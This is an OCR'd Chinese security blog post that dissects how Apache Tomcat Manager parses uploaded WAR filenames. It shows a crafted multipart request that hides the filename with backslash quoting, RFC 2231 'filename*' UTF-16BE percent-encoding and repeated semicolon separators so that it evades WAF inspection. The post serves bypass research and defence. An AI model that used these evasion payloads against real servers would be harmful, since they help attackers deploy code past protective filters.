
探寻Tomcat文件上传流量层面绕waf新姿势

写在前面

无意中看到ch1ng师傅的文章觉得很有趣，不得不感叹师傅太厉害了，但我一看那长篇的函数总觉得会有更骚的东西，所幸还真的有，借此机会就发出来一探究竟，同时也不得不感慨下RFC文档的妙处，当然本文针对的技术也仅仅只是在流量层面上waf的绕过

Pre

很神奇对吧，当然这不是终点,接下来我们就来一探究竟




```
4  Cache-Control: max-age=0
5  Authorization: Basic dG9tY2F0MTp0b21jYXQx
6  Upgrade-Insecure-Requests: 1
7  Origin: http://10.133.30.26
8  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryQKTY1MomsixvN8vX
9  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
   Safari/537.36 Edg/102.0.1245.39
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://10.133.30.26/manager/html
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
14 Cookie: JSESSIONID=629949CE84E910945F243EA62A9B4476; amp_fecbd8=
   KyMhurhMZh6fafymhbelKD.MTE5NzM=..1g5tkj2td.1g5tmgbaf.3.1.4
15 Connection: close
16
17 ------WebKitFormBoundaryQKTY1MomsixvN8vX
18 Content-Disposition: form-data*;;;;;;;;;
   ;name*="UTF-16BE'Y4tacker'%00d%00e%00p%00l%00o%00y%00W%00a%00r";;;;;;;
   ;filename*="UTF-16BE'Y4tacker'%00%22%00y%00%5C%004%00.%00%5C%00w%00%5C%0
   0a%00r%00K"
19 Content-Type: application/octet-stream
20
21 123
22
23 ------WebKitFormBoundaryQKTY1MomsixvN8vX--
24
```

Tomcat Web应用程

消息:	OK

管理器	
应用程序列表	HTML管理器帮助

应用程序			
路径	版本号	显示名称	

前置

这里简单说一下师傅的思路


部署与处理上传war的servlet是`org.apache.catalina.manager.HTMLManagerServlet`

在文件上传时最终会通过处理`org.apache.catalina.manager.HTMLManagerServlet#upload`

```java
protected String upload(HttpServletRequest request, StringManager smClient) {
    String message = "";

    try {
        while (true) {
            Part warPart = request.getPart( name: "deployWar");
            if (warPart == null) {
                message = smClient.getString(
                        key: "htmlManagerServlet.deployUploadNoFile");
                break;
            }
            String filename = warPart.getSubmittedFileName();
            if (!filename.toLowerCase(Locale.ENGLISH).endsWith(".war")) {
                message = smClient.getString(
                        key: "htmlManagerServlet.deployUploadNotWar", filename);
                break;
            }
            // Get the filename if uploaded name includes a path
            if (filename.lastIndexOf( ch: '\\') >= 0) {
                filename =
                    filename.substring(filename.lastIndexOf( ch: '\\') + 1);
            }
```

调用的是其子类实现类`org.apache.catalina.core.ApplicationPart#getSubmittedFileName`

这里获取filename的时候的处理很有趣



```
139             if (cdl.startsWith("form-data") || cdl.startsWith("attachment")) {
140                 ParameterParser paramParser = new ParameterParser();
141                 paramParser.setLowerCaseNames(true);
142                 // Parameter parser can handle null input
143                 Map<String,String> params = paramParser.parse(cd,  separator: ';');
144                 if (params.containsKey("filename")) {
145                     fileName = params.get("filename");
146                     // The parser will remove surrounding '"' but will not
147                     // unquote any \x sequences.
148                     if (fileName != null) {
149                         // RFC 6266. This is either a token or a quoted-string
150                         if (fileName.indexOf('\\') > -1) {
151                             // This is a quoted-string
152                             fileName = HttpParser.unquote(fileName.trim());
153                         } else {
154                             // This is a token
155                             fileName = fileName.trim();
156                         }
157                     } else {
158                         // Even if there is no value, the parameter is present,
159                         // so we return an empty file name rather than no file
160                         // name.
161                         fileName = "";
162                     }
163                 }
164             }
165         }
166         return fileName;
167     }
```

看到这段注释，发现在RFC 6266文档当中也提出这点


```
Avoid including the "\" character in the quoted-string form of the filename parameter, as escaping is not
implemented by some user agents, and "\" can be considered an illegal path character.
```

那么我们的tomcat是如何处理的嘞？这里它通过函数`HttpParser.unquote`去进行处理

```
public static String unquote(String input) {
        if (input == null || input.length() < 2) {
            return input;
        }

        int start;
        int end;

        // Skip surrounding quotes if there are any
        if (input.charAt(0) == '"') {
            start = 1;
            end = input.length() - 1;
        } else {
            start = 0;
            end = input.length();
        }

        StringBuilder result = new StringBuilder();
        for (int i = start ; i < end; i++) {
            char c = input.charAt(i);
            if (input.charAt(i) == '\\') {
                i++;
                result.append(input.charAt(i));
            } else {
                result.append(c);
            }
        }
        return result.toString();
    }
```


简单做个总结如果首位是`"`(前提条件是里面有`\`字符)，那么就会去掉跳过从第二个字符开始，并且末尾也会往前移动一位，同时会忽略字符`\`，师傅只提到了类似`test.\war`这样的例子

但其实根据这个我们还可以进一步构造一些看着比较恶心的比如`filename=""y\4.\w\arK"`



深入

还是在`org.apache.catalina.core.ApplicationPart#getSubmittedFileName`当中，一看到这个将字符串转换成map的操作总觉得里面会有更骚的东西(这里先是解析传入的参数再获取，如果解析过程有利用点那么也会影响到后面参数获取)，不扯远继续回到正题



首先它会获取header参数`Content-Disposition`当中的值，如果以`form-data`或者`attachment`开头就会进行我们的解析操作，跟进去一看果不其然，看到`RFC2231Utility`瞬间不困了

```
     */
    public Map<String, String> parse(
            final char[] charArray,   charArray: [f, o, r, m, -, d, a, t, a, ;, +35 more]
            final int offset,   offset: 0
            final int length,   length: 45
            final char separator) {   separator: ';' 59

        if (charArray == null) {
            return new HashMap<>();
        }
        final HashMap<String, String> params = new HashMap<>();   params:  size = 1
        this.chars = charArray.clone();   chars: [f, o, r, m, -, d, a, t, a, ;, +35 more]
        this.pos = offset;   offset: 0
        this.len = length;   length: 45    len: 45

        String paramName;   paramName: "name*"
        String paramValue;   paramValue: "deployWar"
        while (hasChar()) {
            paramName = parseToken(new char[] {
                    '=', separator });
            paramValue = null;
            if (hasChar() && (charArray[pos] == '=')) {   charArray: [f, o, r, m, -, d, a, t, a, ;, +35 more]
                pos++; // skip '='   pos: 27
                paramValue = parseQuotedToken(new char[] {
                        separator });   separator: ';' 59

                if (paramValue != null) {
                    try {
                        paramValue = RFC2231Utility.hasEncodedValue(paramName) ? RFC2231Utility.decodeText(paramValue)   pa
                                : MimeUtility.decodeText(paramValue);
                    } catch (final UnsupportedEncodingException e) {
                        // let's keep the original value in this case
                    }
                }
            }
```

后面这一坨就不必多说了，相信大家已经很熟悉啦支持QP编码，忘了的可以考古看看我之前写的文章Java文件上传大杀器-绕waf(针对commons-fileupload组件)，这里就不再重复这个啦，我们重点看三元运算符前面的这段

既然如此，我们先来看看这个hasEncodedValue判断标准是什么，字符串末尾是否带`*`

```
public static boolean hasEncodedValue(final String paramName) {
  if (paramName != null) {
    return paramName.lastIndexOf('*') == (paramName.length() - 1);
  }
  return false;
}
```

在看解密函数之前我们可以先看看RFC 2231文档当中对此的描述，英文倒是很简单不懂的可以在线翻一下，这里就不贴中文了

```
Asterisks ("*") are reused to provide the indicator that language and character set information is present and
encoding is being used. A single quote ("'") is used to delimit the character set and language information at the
beginning of the parameter value. Percent signs ("%") are used as the encoding flag, which agrees with RFC 2047.
Specifically, an asterisk at the end of a parameter name acts as an indicator that character set and language
information may appear at  the beginning of the parameter value. A single quote is used to separate the character
set, language, and actual value information in the parameter value string, and an percent sign is used to flag
octets encoded in hexadecimal.  For example:
Content-Type: application/x-stuff;
        title*=us-ascii'en-us'This%20is%20%2A%2A%2Afun%2A%2A%2A
```

接下来回到正题，我们继续看看这个解码做了些什么

```
public static String decodeText(final String encodedText) throws UnsupportedEncodingException {
  final int langDelimitStart = encodedText.indexOf('\'');
  if (langDelimitStart == -1) {
    // missing charset
    return encodedText;
  }
  final String mimeCharset = encodedText.substring(0, langDelimitStart);
  final int langDelimitEnd = encodedText.indexOf('\'', langDelimitStart + 1);
  if (langDelimitEnd == -1) {
    // missing language
    return encodedText;
  }
  final byte[] bytes = fromHex(encodedText.substring(langDelimitEnd + 1));
  return new String(bytes, getJavaCharset(mimeCharset));
```

```
}
```


结合注释可以看到标准格式`@param encodedText - Text to be decoded has a format of {@code <charset>'<language>'<encoded_value>}`,分别是编码，语言和待解码的字符串，同时这里还适配了对url编码的解码，也就是`fromHex`函数,具体代码如下，其实就是url解码


```
private static byte[] fromHex(final String text) {
  final int shift = 4;
  final ByteArrayOutputStream out = new ByteArrayOutputStream(text.length());
  for (int i = 0; i < text.length();) {
    final char c = text.charAt(i++);
    if (c == '%') {
      if (i > text.length() - 2) {
        break; // unterminated sequence
      }
      final byte b1 = HEX_DECODE[text.charAt(i++) & MASK];
      final byte b2 = HEX_DECODE[text.charAt(i++) & MASK];
      out.write((b1 << shift) | b2);
    } else {
      out.write((byte) c);
    }
  }
  return out.toByteArray();
}
```

因此我们将值当中值得注意的点梳理一下

1. 支持编码的解码
2. 值当中可以进行url编码
3. @code''<encoded_value> 中间这位language可以随便写，代码里没有用到这个的处理

既然如此那么我们首先就可以排出掉utf-8，毕竟这个解码后就直接是明文，从Java标准库当中的charsets.jar可以看出，支持的编码有很多





同时通过简单的代码也可以输出

```
Locale locale = Locale.getDefault();
Map<String, Charset> maps = Charset.availableCharsets();
StringBuilder sb = new StringBuilder();
sb.append("{");
for (Map.Entry<String, Charset> entry : maps.entrySet()) {
  String key = entry.getKey();
  Charset value = entry.getValue();
  sb.append("\"" + key + "\",");
}
sb.deleteCharAt(sb.length() - 1);
sb.append("}");
System.out.println(sb.toString());
```

运行输出

```
//res
{"Big5","Big5-HKSCS","CESU-8","EUC-JP","EUC-KR","GB18030","GB2312","GBK","IBM-
Thai","IBM00858","IBM01140","IBM01141","IBM01142","IBM01143","IBM01144","IBM01145","IBM01146","IBM01147","IBM01148",
"IBM01149","IBM037","IBM1026","IBM1047","IBM273","IBM277","IBM278","IBM280","IBM284","IBM285","IBM290","IBM297","IBM
420","IBM424","IBM437","IBM500","IBM775","IBM850","IBM852","IBM855","IBM857","IBM860","IBM861","IBM862","IBM863","IB
M864","IBM865","IBM866","IBM868","IBM869","IBM870","IBM871","IBM918","ISO-2022-CN","ISO-2022-JP","ISO-2022-JP-
2","ISO-2022-KR","ISO-8859-1","ISO-8859-13","ISO-8859-15","ISO-8859-2","ISO-8859-3","ISO-8859-4","ISO-8859-5","ISO-
8859-6","ISO-8859-7","ISO-8859-8","ISO-8859-9","JIS_X0201","JIS_X0212-1990","KOI8-R","KOI8-U","Shift_JIS","TIS-
620","US-ASCII","UTF-16","UTF-16BE","UTF-16LE","UTF-32","UTF-32BE","UTF-32LE","UTF-8","windows-1250","windows-
1251","windows-1252","windows-1253","windows-1254","windows-1255","windows-1256","windows-1257","windows-
1258","windows-31j","x-Big5-HKSCS-2001","x-Big5-Solaris","x-COMPOUND_TEXT","x-euc-jp-linux","x-EUC-TW","x-eucJP-
Open","x-IBM1006","x-IBM1025","x-IBM1046","x-IBM1097","x-IBM1098","x-IBM1112","x-IBM1122","x-IBM1123","x-
IBM1124","x-IBM1166","x-IBM1364","x-IBM1381","x-IBM1383","x-IBM300","x-IBM33722","x-IBM737","x-IBM833","x-
IBM834","x-IBM856","x-IBM874","x-IBM875","x-IBM921","x-IBM922","x-IBM930","x-IBM933","x-IBM935","x-IBM937","x-
IBM939","x-IBM942","x-IBM942C","x-IBM943","x-IBM943C","x-IBM948","x-IBM949","x-IBM949C","x-IBM950","x-IBM964","x-
IBM970","x-ISCII91","x-ISO-2022-CN-CNS","x-ISO-2022-CN-GB","x-iso-8859-11","x-JIS0208","x-JISAutoDetect","x-
Johab","x-MacArabic","x-MacCentralEurope","x-MacCroatian","x-MacCyrillic","x-MacDingbat","x-MacGreek","x-
MacHebrew","x-MacIceland","x-MacRoman","x-MacRomania","x-MacSymbol","x-MacThai","x-MacTurkish","x-MacUkraine","x-
MS932_0213","x-MS950-HKSCS","x-MS950-HKSCS-XP","x-mswin-936","x-PCK","x-SJIS_0213","x-UTF-16LE-BOM","X-UTF-32BE-
BOM","X-UTF-32LE-BOM","x-windows-50220","x-windows-50221","x-windows-874","x-windows-949","x-windows-950","x-
windows-iso2022jp"}
```

这里作为掩饰我就随便选一个了`UTF-16BE`

同样的我们也可以进行套娃结合上面的`filename=""y\4.\w\arK"`改成`filename="UTF-16BE'Y4tacker'%00%22%00y%00%5C%004%00.%00%5C%00w%00%5C%00a%00r%00K"`


接下来处理点小加强，可以看到在这里分隔符无限加，而且加了🌟号的字符之后也会去除一个🌟号

```
        String paramName;
        String paramValue;
        while (hasChar()) {
            paramName = parseToken(new char[] {
                    '=', separator });
            paramValue = null;
            if (hasChar() && (charArray[pos] == '=')) {
                pos++; // skip '='
